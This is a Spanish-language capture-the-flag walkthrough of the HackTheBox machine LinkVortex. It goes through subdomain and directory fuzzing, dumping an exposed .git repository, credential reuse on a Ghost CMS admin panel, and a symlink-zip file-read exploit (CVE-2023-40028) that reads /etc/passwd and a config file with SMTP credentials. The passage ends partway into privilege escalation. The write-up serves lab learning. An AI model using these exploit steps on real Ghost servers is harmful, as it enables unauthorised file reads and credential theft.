Maquina LinkVortex
- OS: Linux
- Plataforma: HackTheBox
- Nivel: Easy
- Tags: #ghost #git #subdomain-enumeration #CVE-2023-40028 #symlinks

Reconocimiento
Comienzo tirando un ping para comprobar la conectividad.
> ping -c 1 10.129.231.194
PING 10.129.231.194 (10.129.231.194) 56(84) bytes of data.
64 bytes from 10.129.231.194: icmp_seq=1 ttl=63 time=87.1 ms

--- 10.129.231.194 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 87.056/87.056/87.056/0.000 ms
Ahora tiro un escaneo con nmap para ver que puertos tenemos abiertos.
> sudo nmap -p- -Pn -n -sS --min-rate 5000 -v 10.129.231.194
----------------------------------------------------------------
Host is up (0.088s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
- Puertos 22 y 80 abiertos.
Sobre los puertos abiertos realizo un segundo escaneo mas profundo para detectar servicios, versiones y correr un conjunto de scripts de reconocimiento.
> sudo nmap -p 22,80 -sV -sC -sS -Pn -n -v 10.129.231.194 -oA nmap/target
--------------------------------------------------------------------------
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:f8:b9:68:c8:eb:57:0f:cb:0b:47:b9:86:50:83:eb (ECDSA)
|_  256 a2:ea:6e:e1:b6:d7:e7:c5:86:69:ce:ba:05:9e:38:13 (ED25519)
80/tcp open  http    Apache httpd
|_http-title: Did not follow redirect to http://linkvortex.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
- Puerto 22 SSH OpenSSH 8.9p1 Ubuntu 3ubuntu0.10
- Puerto 80 HTTP Apache httpd con dominio
linkvortex.htb
Metemos el dominio al /etc/hosts
Enumeración
Puerto 80 HTTP
La pagina es una pagina informativa sobre partes de computadoras:

En el footer podemos ver Powered By Ghost
- Ghost es un
CMSque nos permite crear posts y muchas otras cosas..

Podemos ver que existen variedad de posts y todos estan hechos por el usuario admin

En su robots.txt podemos ver las siguiente rutas:
> curl http://linkvortex.htb/robots.txt
User-agent: *
Sitemap: http://linkvortex.htb/sitemap.xml
Disallow: /ghost/
Disallow: /p/
Disallow: /email/
Disallow: /r/

En la ruta /ghost podemos ver el panel de login para el CMS

Al colocar un usuario que no existe ghost nos indica que efectivamente ese usuario no existe por lo cual tenemos una vía potencial de enumerar usuarios validos.
Tecnologias Web.
Wappalyzer detecta que corren las siguiente tecnologías:
expressjs- Framework de backend que corre sobrenodejsReact- Framework frontend

Viendo los headers podemos confirmar la existencia de expressjs
> curl -I http://linkvortex.htb/
HTTP/1.1 200 OK
Date: Fri, 26 Dec 2025 03:31:06 GMT
Server: Apache
X-Powered-By: Express
Cache-Control: public, max-age=0
Content-Type: text/html; charset=utf-8
Content-Length: 12148
ETag: W/"2f74-8uSSGHkyBsoctA3QFC/lgGIMb3c"
Vary: Accept-Encoding
Fuzzing de Subdominios.
Utilice ffuf para descubrir posibles subdominios y me encontré con lo siguiente:
- Subdominio
dev
> ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://linkvortex.htb/ -H "Host: FUZZ.linkvortex.htb" -ic -fl 8

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev'
________________________________________________

 :: Method           : GET
 :: URL              : http://linkvortex.htb/
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.linkvortex.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response lines: 8
________________________________________________

dev                     [Status: 200, Size: 2538, Words: 670, Lines: 116, Duration: 94ms]
Metí el subdominio en el /etc/hosts

Subdominio dev.linkvortex.htb
Al parecer la pagina esta en construcción y no hay nada raro, sus tecnologías web son solo un servidor Apache
Fuzzing de Directorios.
Denuevo utilice ffuf pero ahora para enumerar posibles recursos y me encuentro con lo siguiente
- repositorio
.gitexpuesto
> ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://dev.linkvortex.htb/FUZZ -ic -e .php,.js,.git,.txt,.xml,.html

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev'
________________________________________________

 :: Method           : GET
 :: URL              : http://dev.linkvortex.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Extensions       : .php .js .git .txt .xml .html
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.git                    [Status: 301, Size: 239, Words: 14, Lines: 8, Duration: 86ms]
                        [Status: 200, Size: 2538, Words: 670, Lines: 116, Duration: 91ms]
index.html              [Status: 200, Size: 2538, Words: 670, Lines: 116, Duration: 91ms]
.html                   [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 92ms]
Repositorio .git
Podemos comprobar que esta expuesto accediendo desde la web

Utilice la herramienta git-dumper para reconstruir el repositorio en mi host.
En el repositorio habia bastantes archivos entre ellos un Dockerfile que indicaba la ruta de instalación de ghost
> ls
apps  Dockerfile.ghost  ghost  LICENSE  nx.json  package.json  PRIVACY.md  README.md  SECURITY.md  yarn.lock
> cat Dockerfile.ghost
FROM ghost:5.58.0

# Copy the config
COPY config.production.json /var/lib/ghost/config.production.json

# Prevent installing packages
RUN rm -rf /var/lib/apt/lists/* /etc/apt/sources.list* /usr/bin/apt-get /usr/bin/apt /usr/bin/dpkg /usr/sbin/dpkg /usr/bin/dpkg-deb /usr/sbin/dpkg-deb

# Wait for the db to be ready first
COPY wait-for-it.sh /var/lib/ghost/wait-for-it.sh
COPY entry.sh /entry.sh
RUN chmod +x /var/lib/ghost/wait-for-it.sh
RUN chmod +x /entry.sh

ENTRYPOINT ["/entry.sh"]
CMD ["node", "current/index.js"]
- Ruta de instalación de Ghost
/var/lib/ghost/config.production.json - Version de Ghost 5.58.0
Con git log vi el historial de commits del repositorio y podemos confirmar la version v5.58.0 de Ghost.
> git log
commit 299cdb4387763f850887275a716153e84793077d (HEAD, tag: v5.58.0)
Author: Ghost CI <41898282+github-actions[bot]@users.noreply.github.com>
Date:   Fri Aug 4 15:02:54 2023 +0000

    v5.58.0
Con git status mire los archivos sin trackear (sin commitear) del repositorio y me encontré con 2 de ellos.
authentication.jsy el Dockerfile que ya vimos
> git status
Not currently on any branch.
Changes to be committed:
  (use "git restore --staged <file>..." to unstage)
    new file:   Dockerfile.ghost
    modified:   /ghost/core/test/regression/api/admin/authentication.test.js
Haciéndole un cat podemos ver lo siguiente
- La password
OctopiFociPilfer45y un usuariotest@example.com.
> cat /ghost/core/test/regression/api/admin/authentication.test.js

  it('complete setup', async function () {
        const email = 'test@example.com';
        const password = 'OctopiFociPilfer45';
Explotación
Anteriormente vimos que todos los posts son de un usuario llamado admin por lo cual puedo tratar de utilizar este usuario para ver si es valido

- A diferencia de la otra solicitud donde se me indicaba que el usuario no existía, en esta solo se me indica que la password es incorrecta por lo cual admin puede ser un usuario valido.
Por lo cual ahora puedo tratar de reutilizar la credencial que me encontré en el repositorio.
admin@linkvortex.htb:OctopiFociPilfer45

Y entramos al CMS

Dentro del CMS la verdad que no habia nada interesante que me dejara explotar para tener acceso a la maquina. Por lo cual decidí buscar vulnerabilidades para la versions 5.58.0 de Ghost y me encontré con lo siguiente: CVE-2023-40028.
La vulnerabilidad consiste en una lectura de archivos mediante la subida de un zip malicioso que contenga symlinks.
Voy a crear un archivo .jpg con un enlace al /etc/passwd y lo voy a zipear.
> ln -s /etc/passwd payload.jpg
> ls -la
total 12
lrwxrwxrwx 1 wndr wndr   11 Dec 25 23:25 payload.jpg -> /etc/passwd

> zip -y payload.zip payload.jpg
  adding: payload.jpg (stored 0%)
El endpoint al que le tenemos que mandar el payload es /ghost/api/admin/db y necesitamos una cookie la cual podemos sacar desde el navegador una vez estemos autenticados.
> curl http://linkvortex.htb/ghost/api/admin/db -F "importfile=@payload.zip" -b 'ghost-admin-api-session=s%3AvreBN6J4tX3hB72utdPJsUoY5tioSgXs.USiAyUboSh4yLul2mkxJEp4rMztT50M47E0IU0of3j8'

{"db":[],"problems":[]}
- -F: significa form-data (multipart/form-data), igual que cuando subes un archivo desde un formulario HTML
- -b: Browser Cookies, envía cookies a la petición http, en este casos nuestra cookie de sesion que sacamos del Navegador -> Inspect -> Storage
Una vez que el archivo se envié correctamente podremos acceder a nuestro archivo en la ruta /content/images
- Como vemos, al abrir el archivo
.jpgen realidad se nos muestra el contenido de/etc/passwdgracias al symlink.
> curl http://linkvortex.htb/content/images/payload.jpg

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
node:x:1000:1000::/home/node:/bin/bash
El siguiente PoC hace lo mismo que hicimos pero de manera automatizada
- Ejecute el exploit y leí el archivo de configuración que encontramos en el Dockerfile
/var/lib/ghost/config.production.json
> /CVE-2023-40028.sh -u admin@linkvortex.htb -p OctopiFociPilfer45 -h http://linkvortex.htb/

WELCOME TO THE CVE-2023-40028 SHELL
Enter the file path to read (or type 'exit' to quit): /var/lib/ghost/config.production.json
File content:
{
  "url": "http://localhost:2368",
  "server": {
    "port": 2368,
    "host": "::"
  },
  "mail": {
    "transport": "Direct"
  },
  "logging": {
    "transports": ["stdout"]
  },
  "process": "systemd",
  "paths": {
    "contentPath": "/var/lib/ghost/content"
  },
  "spam": {
    "user_login": {
        "minWait": 1,
        "maxWait": 604800000,
        "freeRetries": 5000
    }
  },
  "mail": {
     "transport": "SMTP",
     "options": {
      "service": "Google",
      "host": "linkvortex.htb",
      "port": 587,
      "auth": {
        "user": "bob@linkvortex.htb",
        "pass": "fibber-talented-worth"
        }
      }
    }
}
- Encuentro las credenciales
bob@linkvortex.htb:fibber-talented-worth
Ahora reutilizo las credenciales para tratar de entrar por SSH.
ssh bob@10.129.231.194
bob@10.129.231.194's' password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Dec  3 11:41:50 2024 from 10.10.14.62
bob@linkvortex:~$
Escalada de Privilegios
Dentro del sistema enumero binarios que pueda ejecutar como root
- Me encuentro con un script llamado
/opt/ghost/clean_symlink.sh
bob@linkvortex:~$ sudo -l
Matching Defaults entries for bob on linkvortex:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty, env_keep+=CHECK_CONTENT

User bob may run the following commands on linkvortex:
    (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
El script recibe como parámetro un archivo .png y comprueba si es un enlace simbólico. Si el symlink apunta a una ruta que contiene /etc o /root, el enlace es eliminado. En caso contrario, el archivo se mueve a cuarentena y solo se muestra su contenido si CHECK_CONTENT=true (por defecto está en false).
